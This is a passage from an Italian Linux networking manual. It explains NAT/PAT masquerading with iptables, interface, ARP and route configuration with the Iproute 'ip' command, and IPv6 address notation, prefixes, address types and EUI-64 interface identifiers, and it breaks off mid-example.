32.12.1 Instradamento dal router NAT/PAT e verso il router NAT/PAT

Il router NAT/PAT, prima di poter compiere il suo lavoro, deve possedere una tabella degli instradamenti configurata in base alle sue interfacce di rete. Per la precisione, seguendo l'esempio mostrato nella figura 32.168, si nota che il router NAT/PAT, su una certa interfaccia, deve essere instradato nella rete 192.168.1.0, mentre per raggiungere la rete 192.168.2.0 deve appoggiarsi a un altro router. Attraverso l'altra interfaccia, quella connessa alla rete esterna, bisogna che passi il traffico per la rete predefinita, cioè 0.0.0.0. Ciò equivale a dire che si preparano gli instradamenti specifici delle varie parti della rete locale e che l'instradamento verso l'esterno corrisponde a quello predefinito.

Per il resto della rete locale, l'instradamento predefinito deve portare al router NAT/PAT, perché solo lui è in grado di gestire il traffico con gli indirizzi esterni alla rete locale.

32.12.2 Definizione della traduzione degli indirizzi

Il meccanismo NAT/PAT deve essere impostato definendo i gruppi di indirizzi (cioè le sottoreti) di origine e di destinazione. L'esempio mostrato nella figura 32.168 mostra che il router NAT/PAT è connesso a una rete locale scomposta in diverse sottoreti. Per la precisione si vedono due sottoreti, 192.168.1.0 e 192.168.2.0, ma si lascia intendere che potrebbero essercene altre (192.168.3.0,...). In tal senso, gli indirizzi da inoltrare all'esterno sono tutti quelli della rete 192.168.0.0/255.255.0.0, dove il secondo indirizzo è la maschera di rete.

In questa situazione, la notazione appena vista viene abbreviata comunemente in 192.168.0.0/16, dove il numero 16 rappresenta la quantità di bit a uno della maschera di rete.

Dall'altra parte, gli indirizzi di destinazione sono semplicemente tutti gli altri, cosa che si indica semplicemente con la notazione 0.0.0.0/0.0.0.0, ovvero 0.0.0.0/0.

32.12.3 Configurazione e controllo con iptables

Il programma '**`iptables`**' è ciò che serve per attivare e controllare la gestione del NAT/PAT con un kernel Linux. Per la precisione, l'impostazione viene definita attraverso delle ***regole***: prima di definire qualcosa si inizia con la loro cancellazione.

L'esempio che viene proposto ha il solo scopo di mettere in funzione la gestione NAT/PAT, mentre si eliminano tutti i sistemi di protezione legati alla gestione di un firewall. Pertanto, si possono usare tranquillamente solo se non esiste ancora alcuna configurazione per il filtro dei pacchetti IP.

```
# iptables -t filter -F [Invio]

# iptables -t mangle -F [Invio]

# iptables -t nat -F [Invio]

# iptables -t filter -X [Invio]

# iptables -t mangle -X [Invio]

# iptables -t nat -X [Invio]
```

Successivamente è il caso di definire una ***politica predefinita*** (*policy*), ovvero il comportamento normale per i comandi successivi, a meno di non specificare diversamente.

```
# iptables -P FORWARD ACCEPT [Invio]
```

Infine è necessario definire come inoltrare i pacchetti tra le interfacce. Quello che segue si riferisce sempre all'esempio di figura 32.168, dove si suppone in particolare che l'interfaccia collegata all'esterno sia '**`eth0`**'.[27]

```
# iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE [Invio]
```

Se con questi comandi '**`iptables`**' si «lamenta» generando delle segnalazioni di errore, è probabile che il kernel non sia in grado di gestire l'inoltro IP o il NAT/PAT (la traduzione degli indirizzi). Si può comunque verificare con i comandi seguenti:

```
# iptables -t filter -L -n [Invio]

Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
# iptables -t mangle -L -n [Invio]

Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
# iptables -t nat -L -n [Invio]

Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination

Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination
MASQUERADE  all  --  0.0.0.0/0            0.0.0.0/0

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

Se invece tutto è andato bene, si possono inserire questi comandi all'interno dei file utilizzati per l'inizializzazione del sistema; per esempio '`/etc/rc.local`' o altro simile.

```
…
/sbin/iptables -t filter -F
/sbin/iptables -t mangle -F
/sbin/iptables -t nat    -F
/sbin/iptables -t filter -X
/sbin/iptables -t mangle -X
/sbin/iptables -t nat    -X
/sbin/iptables -P FORWARD ACCEPT
/sbin/iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
/sbin/iptables -t filter -L -n
/sbin/iptables -t mangle -L -n
/sbin/iptables -t nat    -L -n
```

32.12.4 Note finali

I comandi mostrati che definiscono l'inoltro IP non fanno riferimento a interfacce di rete specifiche, ma solo a indirizzi di rete. Perché il router NAT/PAT sappia da che parte inoltrare i pacchetti, è necessario che gli instradamenti siano stati definiti correttamente.

Questo tipo di configurazione del router NAT/PAT ignora completamente tutte le considerazioni che riguardano la sicurezza e tutte le forme di controllo del transito dei pacchetti. In particolare, la descrizione del funzionamento di '**`iptables`**' può essere reperita nella pagina di manuale *iptables(8)*; inoltre, si può leggere il capitolo 42.

In questo tipo di configurazione, è necessario che la gestione dell'inoltro dei pacchetti sia attiva. Non basta che il kernel sia stato predisposto (ammesso che sia ancora necessario), perché la funzione di inoltro (appartenente alla gestione dell'instradamento) potrebbe essere stata inibita da un comando contenuto nella procedura di inizializzazione del sistema, come già descritto nelle sezioni dedicate al router in generale.

32.13 IPv4 con il pacchetto Iproute

Iproute, ovvero *Linux traffic control engine*,[28] è un pacchetto di programmi di servizio per comunicare con il kernel Linux allo scopo di configurare nel dettaglio le interfacce di rete e l'instradamento. Il programma più importante del pacchetto corrisponde all'eseguibile '**`ip`**' e il suo utilizzo è piuttosto complesso.

Qui si riprendono in particolare degli esempi comuni di configurazione, già mostrati in altre situazioni, ma definiti attraverso '**`ip`**'. Il funzionamento di Iproute non viene descritto nel dettaglio; eventualmente conviene consultare la sua documentazione originale.

Dal momento che Iproute tiene in considerazione lo stato precedente della configurazione delle interfacce e degli instradamenti, vengono mostrati esempi che potrebbero anche risultare ridondanti, in cui le informazioni, prima di essere definite, vengono cancellate, anche nel caso non ce ne fosse bisogno.

Quando si intende gestire una rete IPv4, Iproute risulta eccessivamente complesso da usare; tuttavia, Iproute diventa indispensabile con IPv6 e qui si introduce al suo utilizzo, attraverso esempi comuni che possono essere confrontati facilmente.

32.13.1 Sintassi generale

Il programma eseguibile principale di Iproute è '**`ip`**', la cui sintassi ha una struttura particolare, riassumibile nel modello seguente:

`ip` [*opzioni*] *oggetto* [*comando* [*argomenti*]]

Alcune opzioni rilevanti sono elencate nella tabella seguente; si può osservare che con queste si definisce in particolare il protocollo di riferimento:

Opzione	Descrizione

`-s`
`-stats`
`-statistics`
	richiede maggiori informazioni;

`-f inet`
`-family inet`
`-4`
	fa riferimento ai protocolli IPv4;

`-f inet6`
`-family inet6`
`-6`
	fa riferimento ai protocolli IPv6;

`-f link`
`-family link`
`-0`
	non fa riferimento ad alcun protocollo.

L'oggetto è ciò su cui si vuole intervenire, o dal quale si vogliono ottenere delle informazioni. Si rappresenta con una parola chiave:


Parola chiave	Descrizione
`link`	si tratta di un dispositivo di rete;
`address`	si fa riferimento a un indirizzo del protocollo coinvolto;
`address`	si fa riferimento a un indirizzo IPv4 o IPv6, in base al contesto;
`neighbour`	fa riferimento alla tabella ARP (IPv4) o NDISC (IPv6);
`route`	interviene nella tabella degli instradamenti;
`rule`	fa riferimento a una regola nella politica degli instradamenti;
`maddress`	indirizzo multicast;
`mroute`	instradamento multicast;
`tunnel`	tunnel su IPv4.

Il comando che può seguire l'indicazione dell'oggetto rappresenta l'azione da compiere e dipende dall'oggetto stesso. Alcuni comandi comuni sono:

Comando	Descrizione
`add`	aggiunge qualcosa all'oggetto;
`delete`	toglie qualcosa dall'oggetto;
`show` `list`	mostra la situazione dell'oggetto;
`help`	mostra una guida sintetica dell'uso dell'oggetto;

32.13.2 Configurazione comune delle interfacce di rete

Viene riproposto un esempio che appare già in altre sezioni:



Lo schema mostra la situazione di due elaboratori, riassumibile sinteticamente nelle due tabelle seguenti, riferite rispettivamente all'elaboratore «A» e all'elaboratore «B»:

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
lo	virtuale	127.0.0.1	255.0.0.0	127.255.255.255	--

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
plip1	porta parallela	192.168.7.1	255.255.255.255	--	192.168.7.2
eth0	Ethernet	192.168.1.1	255.255.255.0	192.168.1.255	--

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
lo	virtuale	127.0.0.1	255.0.0.0	127.255.255.255	--
plip1	porta parallela	192.168.7.2	255.255.255.255	--	192.168.7.1

La configurazione dell'interfaccia di rete virtuale locale, si può ottenere con i comandi seguenti, in entrambi gli elaboratori:

```
# ip -4 address del 127.0.0.1/8 dev lo [Invio]

# ip -4 address add 127.0.0.1/8 dev lo ↩
↪       broadcast 127.255.255.255 scope host [Invio]

# ip link set up dev lo [Invio]
```

Come si può intuire, viene prima cancellata la configurazione associata all'indirizzo 127.0.0.1, con una maschera di rete pari ai primi 8 bit (255.0.0.0); quindi si imposta di nuovo l'indirizzo e gli altri dati accessori; infine si attiva l'interfaccia. Per controllare la situazione vanno usati comandi diversi, in base al contesto. Per conoscere lo stato dell'interfaccia:

```
# ip link show dev lo [Invio]

  1: lo: <LOOPBACK,UP> mtu 16436 qdisc noqueue
      link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
```

Per conoscere l'indirizzo IPv4 associato all'interfaccia:

```
# ip -4 address show dev lo [Invio]

  1: lo: <LOOPBACK,UP> mtu 16436 qdisc noqueue
      inet 127.0.0.1/8 brd 127.255.255.255 scope host lo
```

La configurazione di una scheda di rete Ethernet procede in modo simile:

```
# ip -4 address del local 192.168.1.1/24 dev eth0 [Invio]

# ip -4 address add local 192.168.1.1/24 dev eth0 ↩
↪       broadcast 192.168.1.255 scope site [Invio]

# ip link set up dev eth0 [Invio]

# ip link show dev eth0 [Invio]

  3: eth0: <BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast qlen 100
      link/ether 00:4f:56:00:11:87 brd ff:ff:ff:ff:ff:ff

# ip -4 address show dev eth0 [Invio]

  3: eth0: <BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast qlen 100
      inet 192.168.1.1/24 brd 192.168.1.255 scope site eth0
```

La configurazione di un'interfaccia di rete per le connessioni punto-punto, diventa più complessa; per semplicità si mostra solo la configurazione dal lato dell'elaboratore «A»:

```
# ip -4 address del local 192.168.7.1/32 dev plip0 [Invio]

# ip -4 address add local 192.168.7.1/32 peer 192.168.7.2 ↩
↪       dev plip0 scope site [Invio]

# ip link set up dev plip0 [Invio]

# ip link show dev plip0 [Invio]

  2: plip0: <POINTOPOINT,NOARP,UP> mtu 1500 qdisc pfifo_fast qlen 10
      link/ether fc:fc:c0:a8:01:0a peer ff:ff:ff:ff:ff:ff

# ip -4 address show dev plip0 [Invio]

  2: plip0: <POINTOPOINT,NOARP,UP> mtu 1500 qdisc pfifo_fast qlen 10
      link/ether fc:fc:c0:a8:01:0a peer ff:ff:ff:ff:ff:ff
      inet 192.168.7.1 peer 192.168.7.2/32 scope site plip0
```


In questi esempi è inserito l'ambito di competenza degli indirizzi usati. In particolare, la definizione '**`scope site`**', specifica che si tratta di indirizzi validi nell'ambito del sito, inteso come un insieme di sottoreti, in cui i nodi non hanno accesso all'esterno. Ciò è mostrato in questo modo perché gli indirizzi usati sono riservati per le reti private e non sono accessibili dalla rete globale.


32.13.3 Indirizzi multipli per una stessa interfaccia di rete

Nella sezione 32.9.2.2 viene mostrata l'attribuzione di più indirizzi IPv4 alla stessa interfaccia di rete, attraverso l'uso di nomi particolari per l'interfaccia stessa:

interfaccia_reale* : *n_interfaccia_virtuale

In realtà, con i kernel Linux recenti non è necessario distinguere tra «interfacce virtuali»; tuttavia, per questioni di compatibilità, si mantiene questa gestione. Si osservi in particolare che quanto segue i due punti verticali, non deve essere necessariamente un numero, ma può essere anche un altro tipo di stringa.

Figura 32.185. Esempio di utilizzo di più indirizzi sulla stessa interfaccia.



La figura 32.185 richiama un esempio già mostrato a proposito dell'attribuzione di più indirizzi IPv4 alla stessa interfaccia di rete, con l'uso di Ifconfig. Per ottenere lo stesso risultato con Iproute, si può procedere nel modo seguente:

```
# ip -4 address del local 192.168.1.254/24 dev eth0 [Invio]

# ip -4 address add local 192.168.1.254/24 dev eth0 ↩
↪       broadcast 192.168.1.255 scope site [Invio]

# ip link set up dev eth0 [Invio]

# ip -4 address del local 192.168.100.254/24 dev eth0 [Invio]

# ip -4 address add local 192.168.100.254/24 dev eth0 ↩
↪       label eth0:0 broadcast 192.168.100.255 ↩
↪       scope site [Invio]

# ip link set up dev eth0 [Invio]

# ip -4 address show dev eth0 [Invio]

  3: eth0: <BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast qlen 100
      inet 192.168.1.254/24 brd 192.168.1.255 scope site eth0
      inet 192.168.100.254/24 brd 192.168.100.255 scope site eth0:0
```

Per eliminare completamente la configurazione di una certa interfaccia, compresi gli indirizzi aggiuntivi, si può usare il comando seguente:

```
# ip -4 address flush dev eth0 [Invio]
```

32.13.4 ARP

La gestione della tabella ARP, ovvero ciò che consente un abbinamento tra gli indirizzi IPv4 e gli indirizzi di livello due (secondo il modello ISO-OSI), può essere molto complessa. Qui vengono mostrati solo alcuni esempi che si rifanno in pratica all'uso del comando '**`arp`**'.

- `# ip -4 neighbour show dev eth0 [Invio]`

  Mostra la tabella ARP relativa a quanto collegato fisicamente all'interfaccia '**`eth0`**'.

- `# ip -4 neighbour del 192.168.1.2 dev eth0 [Invio]`

Cancella le voci riferite al nodo 192.168.1.2, per il collegamento relativo all'interfaccia '**eth0**', contenute nella tabella ARP.

- `# ip -4 neighbour flush dev eth0` [*Invio*]


  Cancella tutte le voci riferite all'interfaccia di rete '**eth0**', contenute nella tabella ARP.

32.13.5 Instradamento

Con Iproute è necessario definire tutti gli instradamenti, compreso quello locale che non è implicito nella definizione degli indirizzi. Riprendendo la situazione descritta nella sezione 32.13.2, si può descrivere l'instradamento con le due tabelle seguenti, riferite rispettivamente al nodo A e al nodo B:

Destinazione	Maschera di rete	Router	Interfaccia di rete
192.168.1.0	255.255.255.0	--	eth0
192.168.7.1	255.255.255.255	--	plip1
192.168.7.2	255.255.255.255	--	plip1
127.0.0.0	255.0.0.0	--	lo

Destinazione	Maschera di rete	Router	Interfaccia di rete
192.168.7.1	255.255.255.255	--	plip1
192.168.7.2	255.255.255.255	--	plip1
127.0.0.0	255.0.0.0	--	lo



Entrambi i nodi devono configurare l'instradamento locale (interfaccia '**lo**'):

```
# ip -4 route replace to unicast 127.0.0.0/8 scope host
    dev lo [Invio]
```

Per visualizzare l'instradamento impostato:

```
# ip -4 route show [Invio]

  127.0.0.0/8 dev lo  scope host
```

L'instradamento dell'elaboratore A nella rete 192.168.1.∗ si ottiene in modo altrettanto semplice:

```
# ip -4 route replace to unicast 192.168.1.0/24 scope link
    dev eth0 [Invio]

# ip -4 route show [Invio]

  192.168.1.0/24 dev eth0  scope link
```

L'instradamento, sia dell'elaboratore A, sia dell'elaboratore B, per quanto riguarda la connessione punto-punto, si può ottenere così:

```
# ip -4 route replace to unicast 192.168.7.1/32 scope link
    dev plip1 [Invio]

# ip -4 route replace to unicast 192.168.7.2/32 scope link
    dev plip1 [Invio]

# ip -4 route show [Invio]

  192.168.7.1/32 dev plip1  scope link
  192.168.7.2/32 dev plip1  scope link
```

Indipendentemente dagli esempi precedenti, si può prendere ora in considerazione il caso di un nodo, connesso alla rete locale 192.168.1.∗, nella quale è disponibile un router, all'indirizzo 192.168.1.254, che consente di accedere alla rete 192.168.7.∗:

Destinazione	Maschera di rete	Router	Interfaccia di rete
192.168.1.0	255.255.255.0	--	eth0
192.168.7.0	255.255.255.0	192.168.1.254	eth0

Per realizzare l'instradamento verso il router, si può usare il comando seguente:


```
# ip -4 route replace to unicast 192.168.7.0/24 scope site
    via 192.168.1.254 [Invio]
```

Si osservi che l'instradamento verso la rete 192.168.1.∗ deve essere stato definito precedentemente; così si determina in modo automatico anche l'interfaccia coinvolta, corrispondente a quella necessaria a raggiungere il router nella rete locale.

```
# ip -4 route show [Invio]

  192.168.7.0/24 via 192.168.1.254 dev eth0  scope site
  192.168.1.0/24 dev eth0  scope link
```

La definizione dell'instradamento predefinito funziona in modo analogo. Supponendo che il router raggiungibile all'indirizzo 192.168.1.254 consenta di instradare verso tutte le altre reti, si può cambiare il comando nel modo seguente:

```
# ip -4 route replace to unicast 0/0 scope global
    via 192.168.1.254 [Invio]

# ip -4 route show [Invio]

  192.168.1.0/24 dev eth0  scope link
  default via 192.168.1.254 dev eth0
```

La cancellazione di un instradamento si ottiene in modo analogo a quanto visto a proposito dell'impostazione dell'indirizzo dell'interfaccia. Per esempio, volendo cancellare l'instradamento per la rete locale 192.168.1.∗, si può procedere nel modo seguente:

```
# ip -4 route del to unicast 192.168.1.0/24 [Invio]
```

Inoltre, è possibile usare un comando più esteso, per cancellare tutti gli instradamenti che corrispondono a una certa interfaccia:

```
# ip -4 route flush dev eth0 [Invio]
```

32.14 Introduzione a IPv6

I protocolli di Internet che intervengono nel terzo livello del modello ISO-OSI (rete), sono IPv4 e IPv6. L'introduzione di IPv6 si è resa necessaria per la penuria di indirizzi disponibili con il protocollo IPv4; infatti, l'aspetto più appariscete di IPv6 è il modo di indicare gli indirizzi, che da 32 passano a 128 bit.

32.14.1 Rappresentazione simbolica di un indirizzo IPv6

La rappresentazione testuale simbolica standard di un indirizzo IPv6 è nella forma:

x:*x*:*x*:*x*:*x*:*x*:*x*:*x*

L'indirizzo viene suddiviso in gruppetti di 16 bit (coppie di ottetti), utilizzando i due punti ('**:**') come simbolo di separazione. Questi gruppetti di 16 bit vengono rappresentati in esadecimale, utilizzando solo le cifre che servono, dove queste possono essere al massimo quattro. Per esempio, l'indirizzo

```
fe80:0000:0000:0000:02a0:24ff:fe77:4997
```

si può ridurre semplicemente a:


```
fe80:0:0:0:2a0:24ff:fe77:4997
```

Viene consentita anche una semplificazione ulteriore in presenza di gruppetti adiacenti che risultano azzerati: una coppia di due punti ('**::**') rappresenta una sequenza indefinita di gruppetti azzerati e può essere usata una volta sola in un indirizzo. In questo modo, l'esempio precedente può essere ridotto a quello che segue:

```
fe80::2a0:24ff:fe77:4997
```

In pratica, si deve intendere che quello che manca per completare l'indirizzo in corrispondenza del simbolo '**::**', contiene solo gruppetti di 16 bit azzerati.

Figura 32.199. Fasi della semplificazione di un indirizzo IPv6.



32.14.2 Prefissi di indirizzo

Con IPv6, il concetto di maschera di rete è stato semplificato e nei documenti RFC si parla piuttosto di ***prefisso*** di un indirizzo. Il termine rende meglio l'idea del senso che ha, in quanto porta l'attenzione a una parte iniziale dell'indirizzo stesso per qualche scopo. Il prefisso viene segnalato con un numero aggiunto alla fine di un indirizzo IPv6, separato da una barra obliqua ('**/**') che indica il numero di bit iniziali da prendere in considerazione per un qualche scopo. In questo modo si indica la lunghezza del prefisso.

indirizzo_ipv6 / lunghezza_prefisso

È importante osservare che l'indirizzo IPv6 abbinato all'indicazione della lunghezza di un prefisso, non può essere abbreviato più di quanto si possa già fare con questo genere di indirizzi. Si prenda in considerazione un indirizzo con l'indicazione della lunghezza del prefisso strutturato nel modo seguente (la lettera «h» rappresenta una cifra esadecimale diversa da zero):

```
hhhh:0000:0000:hhh0:0000:0000:0000:0000/60
<---- 60 bit ---->
```

Il prefisso si estende per i primi 60 bit, ovvero le prime 15 cifre esadecimali. Sono ammissibili le forme normali di abbreviazione di questa indicazione:

```
hhhh:0:0:hhh0:0:0:0:0/60
hhhh::hhh0:0:0:0:0/60
hhhh:0:0:hhh0::/60
```

Al contrario, non sono ammissibili queste altre:

- ***hhhh***:0:0:***hhh***/60 perché non è valida in generale;
- ***hhhh***::***hhh***0/60 perché si traduce in ***hhhh***:0:0:0:0:0:0:***hhh***0/60;
- ***hhhh***::***hhh***/60 perché si traduce in ***hhhh***:0:0:0:0:0:0:0***hhh***/60.

32.14.3 Tipi di indirizzi

Il sistema introdotto da IPv6 richiede di distinguere gli indirizzi in tre categorie fondamentali: ***unicast***, ***anycast*** e ***multicast***. Quello che in IPv4 è conosciuto come indirizzo broadcast non esiste più in IPv6.

unicast
: L'indirizzo unicast riguarda un'interfaccia di rete singola; in altri termini, un indirizzo unicast serve per raggiungere un'interfaccia di rete in modo univoco.

anycast
: L'indirizzo anycast serve per essere attribuito a più interfacce di rete differenti (in linea di principio, queste dovrebbero appartenere ad altrettanti componenti di rete distinti). Si tratta di un indirizzo che ha le stesse caratteristiche esteriori di quello unicast, attribuito però a diverse interfacce di altrettanti nodi, con lo scopo di poter raggiungere semplicemente quello che risponde prima (quello più vicino in base al protocollo di instradamento). Per la precisione, i pacchetti inviati a un indirizzo anycast dovrebbero raggiungere un'unica interfaccia di rete.

multicast
: L'indirizzo multicast serve per essere attribuito a più interfacce di rete differenti (in linea di principio, queste dovrebbero appartenere ad altrettanti componenti di rete distinti). I pacchetti inviati a un indirizzo multicast dovrebbero raggiungere **tutte** le interfacce di rete a cui questo indirizzo è stato attribuito.

32.14.4 Allocazione dello spazio di indirizzamento

Così come è avvenuto con IPv4, anche gli indirizzi IPv6 sono stati suddivisi per scopi differenti. Si parla di ***tipo di indirizzo***, riferendosi a questa classificazione. Questa distinzione avviene in base a un prefisso binario stabilito, definito FP, ovvero *Format prefix* (prefisso di formato). La tabella 32.202 riporta l'elenco dei prefissi di formato attuali (nel momento in cui viene scritto questo capitolo). Bisogna tenere presente che IPv6 è ancora in una fase attiva di adattamento, per cui è necessario controllare la produzione dei documenti RFC se si vuole rimanere aggiornati a questo riguardo.

Tabella 32.202. Spazio di indirizzamento di IPv6.

Prefisso binario	Prefisso esadecimale	Allocazione
$0000\ 0000_2$	00_{16}	Riservato.
$0000\ 0001_2$	01_{16}	Non assegnato.
$0000\ 001_2$	$02_{16}..03_{16}$	Riservato per l'allocazione NSAP.
$0000\ 010_2$	$04_{16}..05_{16}$	Riservato per l'allocazione IPX.
$0000\ 011_2$	$06_{16}..07_{16}$	Non assegnato.
$0000\ 1_2$	$08_{16}..0F_{16}$	Non assegnato.
0001_2	1_{16}	Non assegnato.
001_2	$2_{16}..3_{16}$	Indirizzi unicast globali aggregabili.
010_2	$4_{16}..5_{16}$	Non assegnato.
011_2	$6_{16}..7_{16}$	Non assegnato.
100_2	$8_{16}..9_{16}$	Non assegnato.
101_2	$A_{16}..B_{16}$	Non assegnato.
110_2	$C_{16}..D_{16}$	Non assegnato.
1110_2	E_{16}	Non assegnato.
$1111\ 0_2$	$F0_{16}..F7_{16}$	Non assegnato.
$1111\ 10_2$	$F8_{16}..FB_{16}$	Non assegnato.
$1111\ 110_2$	$FC_{16}..FD_{16}$	Non assegnato.
$1111\ 1110\ 0_2$	$FE0_{16}..FE7_{16}$	Non assegnato.
$1111\ 1110\ 10_2$	$FE8_{16}..FEB_{16}$	Indirizzi unicast link-local.
$1111\ 1110\ 11_2$	$FEC_{16}..FEF_{16}$	Indirizzi unicast site-local.
$1111\ 1111_2$	FF_{16}	Indirizzi multicast.

È importante osservare subito che il prefisso $0000\ 0000_2$ (binario), incorpora alcuni indirizzi molto importanti: l'indirizzo «non specificato» (0:0:0:0:0:0:0:0 o anche ::), l'indirizzo locale di *loopback* (0:0:0:0:0:0:0:1 o anche ::1) e gli indirizzi ottenuti per incorporazione di quelli IPv4.


Un altro particolare interessante riguarda il fatto che solo gli indirizzi che iniziano per FF_{16} ($1111\ 1111_2$) sono di tipo multicast, mentre gli altri sono tutti unicast. Gli indirizzi anycast sono degli indirizzi con caratteristiche uguali a quelli unicast, a cui però è stato attribuito un ruolo differente.

32.14.5 Indirizzi unicast


Si è accennato al fatto che tutti gli indirizzi, tranne quelli che iniziano per FF_{16}, sono di tipo unicast (e poi eventualmente tra questi si possono definire degli indirizzi anycast).

La caratteristica più importante degli indirizzi unicast è quella di poter essere aggregati a una maschera di bit continua, simile a quella di IPv4, senza il vincolo delle classi di indirizzi (come avveniva invece con IPv4).

Un nodo IPv6, cioè un componente collocato nella rete che riconosce questo protocollo, può trattare l'indirizzo IPv6 come un elemento singolo (nel suo insieme) oppure come qualcosa formato da diverse componenti, in base al ruolo che questo nodo ha nella rete. In pratica, a seconda del contesto, il nodo IPv6 potrebbe vedere l'indirizzo come un numero composto da 128 bit:



In alternativa potrebbe riconoscere un prefisso relativo a una sottorete:



In questo secondo caso si intende distinguere la parte di indirizzo relativa alla rete in cui si trova collocata l'interfaccia del nodo in questione, rispetto alla parte restante dell'indirizzo, che invece indica precisamente di quale interfaccia si tratta. Ma l'indirizzo unicast può essere visto come il risultato di un'aggregazione molto più sofisticata, dove si inseriscono livelli successivi di sottoreti in forma gerarchica, fino ad arrivare all'ultimo livello che permette di raggiungere la singola interfaccia.


32.14.5.1 Identificatori di interfaccia

La parte finale di un indirizzo unicast serve a identificare l'interfaccia nel ***collegamento*** (*link*), ovvero la rete fisica in cui si trova. Questa parte dell'indirizzo, definibile come ***identificatore di interfaccia*** (*interface identifier*), deve essere univoca all'interno del collegamento. Eventualmente, potrebbe essere univoca anche in un ambito più grande.

La struttura di indirizzo unicast dipende principalmente dal tipo a cui questo appartiene, in base al prefisso di formato. In molti casi, la parte finale dell'indirizzo destinata a identificare l'interfaccia è di 64 bit (la metà di un indirizzo IPv6) e deve essere costruita secondo il formato IEEE EUI-64. L'identificatore EUI-64 è un numero di 64 bit che serve a identificare il produttore e il «numero di serie» di un'apparecchiatura di qualche tipo. In pratica, un produttore ottiene un numero che rappresenta la sua azienda e questo viene usato come parte iniziale degli identificatori EUI-64 di sua competenza. Con tale numero può così «marchiare» le proprie apparecchiature, avendo l'accortezza di utilizzare sempre numeri differenti per ogni pezzo, purché questi inizino tutti con il prefisso che gli è stato assegnato. In condizioni normali, un identificatore EUI-64 corretto è anche un numero univoco a livello globale.

Nel momento in cui l'interfaccia di rete a cui si attribuisce un indirizzo unicast dispone del numero EUI-64, è facile ottenere l'identificatore di interfaccia; quando questo non è disponibile si possono utilizzare altre tecniche per generare un numero che gli assomigli. Nel primo caso, si intuisce che il numero utilizzato per l'identificatore di interfaccia è anche univoco a livello globale, mentre negli altri casi questo non può essere vero in assoluto. A questo proposito, lo stesso numero EUI-64 contiene un bit che viene utilizzato per indicare il fatto che si tratti di un identificatore univoco a livello globale o meno. Si tratta del settimo bit più significativo, il quale viene sottratto dai valori che può assumere la parte iniziale di 24 bit di identificazione dell'azienda (*company id*).

Figura 32.205. Schema di un identificatore EUI-64 suddiviso in bit.



Per la precisione, un indirizzo unicast che termina con l'identificatore di interfaccia composto dall'identificatore EUI-64, inverte il bit che serve a riconoscerlo come univoco a livello globale, facendo sì che nell'indirizzo IPv6, questo bit sia attivo per indicare l'univocità. La motivazione di questa inversione è molto semplice: si vuole evitare che la porzione finale di un indirizzo IPv6, che da solo **non è univoco** a livello globale, debba avere per forza quel bit a uno, cosa che costringerebbe a una notazione dettagliata dell'indirizzo IPv6 corrispondente. In pratica, quando si preferisce assegnare l'identificatore di interfaccia in modo manuale, per questioni di riservatezza (l'identificatore EUI-64 ottenuto dall'interfaccia di rete consentirebbe di riconoscere il nodo anche se questo cambia rete), oppure per comodità, si utilizzano probabilmente pochi numeri nella parte finale di questo spazio; in tal modo, si riesce ad abbreviare facilmente l'indirizzo IPv6 che si ottiene, perché il bit a cui si fa riferimento nella figura 32.205, essendo invertito risulta azzerato.

Nel caso particolare delle interfacce Ethernet, queste hanno un indirizzo MAC, ovvero un indirizzo di livello 2 (secondo la stratificazione ISO-OSI) corrispondente all'identificatore EUI-48. L'organizzazione IEEE ha stabilito una conversione di questi identificatori nel nuovo formato EUI-64, inserendo il codice $FFFE_{16}$ subito dopo i primi tre ottetti che identificano l'azienda (*company ID*). In pratica, il codice

```
00-80-ad-c8-a9-81
```

diventa:

